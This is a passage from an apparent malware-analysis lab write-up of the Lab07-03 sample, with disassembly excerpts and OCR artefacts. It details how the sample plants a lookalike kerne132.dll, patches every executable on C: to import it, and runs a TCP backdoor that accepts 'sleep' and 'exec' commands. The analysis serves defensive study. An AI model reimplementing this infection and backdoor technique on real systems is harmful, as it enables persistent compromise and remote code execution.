
Library "kerne**1**32.dll" is replaced instead of "kernel32.dll" toexecutable.



Using API Monitor from Rohitab we identify what is it doing:Searching for executables ".exe" in C drive.
If found opens it, Creates file mapping object, opens it inmemory, searches if import is "kernel32.dll". Replaces with"kerne**1**.dll" Unmaps from memory. Closes handles.



If any of executable (not in memory) is opened in “PEStudio”, we see there only “kerne**1**32.dll” library is imported.




Static analysis Executable is launched with this parameter

“**WARNING_THIS_WILL_DESTROY_YOUR_MACHINE**”


```
mov     eax, [esp+54h+argv]
mov     esi, offset aWarningThisWil ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
mov     eax, [eax+4]
```

Opens file “C:\\Windows\\System32\\Kernel32.dll” (CreateFileA) with read permissions (File_Share_Read and Generic read). Creates mappingobject (CreateFileMappingA with Page_Readonly permissions) for this file. This mapping object is used to map (copy) in to the memory.


Opens another file (CreateFileA in FILE_SHARE_READ mode) “Lab07–03.dll”. Exits if failed to open the library (Lab07–03.dll).




Creates file mapping object of the library "Lab07-03.dll" (CreateFileMappingA with PAGE_READWRITE protection). Maps this objectin to the memory (MapViewOfFile with FILE_MAP_ALL_ACCESS). Exits if failed to map.



Closes both handles of libraries. Copies file “Lab07–03.dll” to “C:\\windows\\system32\\kerne**1**32.dll” (looks like original, except ”l” letter is misspelled as number “1”). Zero and string “C:*” is passed as args to another function. * means all files located in C directory.




Searches for the first file or folder (FindFirstFileA). Checks if file attribute is directory (FILE_ATTRIBUTE_DIRECTORY).




Calls function _mv_mapfile.


If not the directory checks if filename is equal to “.” (current directory).




Also compares if it is root directory (“..”)



Explanation:
If you enter “dir” command in “cmd.exe” see one dot (current directory) and two dots (root directory).



For example if current directory is “C:\WINDOWS\system32”, thenroot dir is “C:\WINDOWS”.Also compares if it is root directory (“..”)




lea edi, [esp+154h+FindFileData.cFileName] ; edi points to filename

or ecx, 0FFFFFFFFh ; clever way to set ecx to -1

xor eax, eax ; set eax register to zero


repne scasb ; repeat if eax and edi are not equal to null. Each cycle ecx is decremented, untill it finds null symbol at the endof string.
not ecx ; inverts negative number to positive. Have stringlength + 1 (null byte)
dec ecx ; string length

All these assembly instruction do the same as strlen inc++.Allocates space for file name in memory (malloc).
Checks if file extension is “.exe”.




```
loc_40135C:
lea     edi, [esp+154h+FindFileData.cFileName]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
dec     ecx
mov     edi, ebp
lea     ebx, [esp+ecx+154h+FindFileData.dwReserved1]
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
dec     ecx
lea     edi, [esp+154h+FindFileData.cFileName]
mov     edx, ecx
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
dec     ecx
lea     eax, [edx+ecx+1]
push    eax             ; Size
call    ds:malloc
mov     edx, [esp+158h+lpFileName]
mov     ebp, eax
mov     edi, edx
or      ecx, 0FFFFFFFFh
xor     eax, eax
push    offset aExe     ; ".exe"
repne scasb
not     ecx
sub     edi, ecx
push    ebx             ; Str1
mov     eax, ecx
mov     esi, edi
mov     edi, ebp
shr     ecx, 2
rep movsd
mov     ecx, eax
xor     eax, eax
and     ecx, 3
rep movsb
mov     edi, edx
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
dec     ecx
lea     edi, [esp+160h+FindFileData.cFileName]
mov     [ecx+ebp-1], al
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     edx, ecx
mov     edi, ebp
or      ecx, 0FFFFFFFFh
repne scasb
mov     ecx, edx
dec     edi
shr     ecx, 2
rep movsd
mov     ecx, edx
and     ecx, 3
rep movsb
call    ds:_stricmp
add     esp, 0Ch
test    eax, eax
jnz     short loc_40140C
```


When enumerates all files in the directory it pushes another string “*” and calls the same function again (recursive function). Enters the sub folder and repeat enumeration process.Find all executable files in the C drive (FindNextFileA).




Checks if file has "**PE**" header.




Example: **Image_File_Header** -> **e_lfanew** (Offset to PE Header)



Dll creates or opens the mutex **"SADFHUHF"**. Mutex are usefull tocheck if instance of the program has been executed before or not.




Initiates Winsock dll function (WSAStartup) uses **TCP** protocol to connect to server "**127.26.152.13:80"**.




If connects to server, sends hello message: "**hello**".


Disables send on a socket (shutdown).




Ready to receive command from the server.Received message is up to 4096 bytes length. Compares if command is "**sleep**" (sleeps for 1 minand repeats the same from sending hello message).



If command is "**exec**", Creates process (CreateProcessA) with argument "CREATE_NO_WINDOW". One of the most important parameter is lpCommandLine. Looking backwads edx register is pushed on to the stack. edx has the addressof **CommandLine** (calculated using lea instruction).



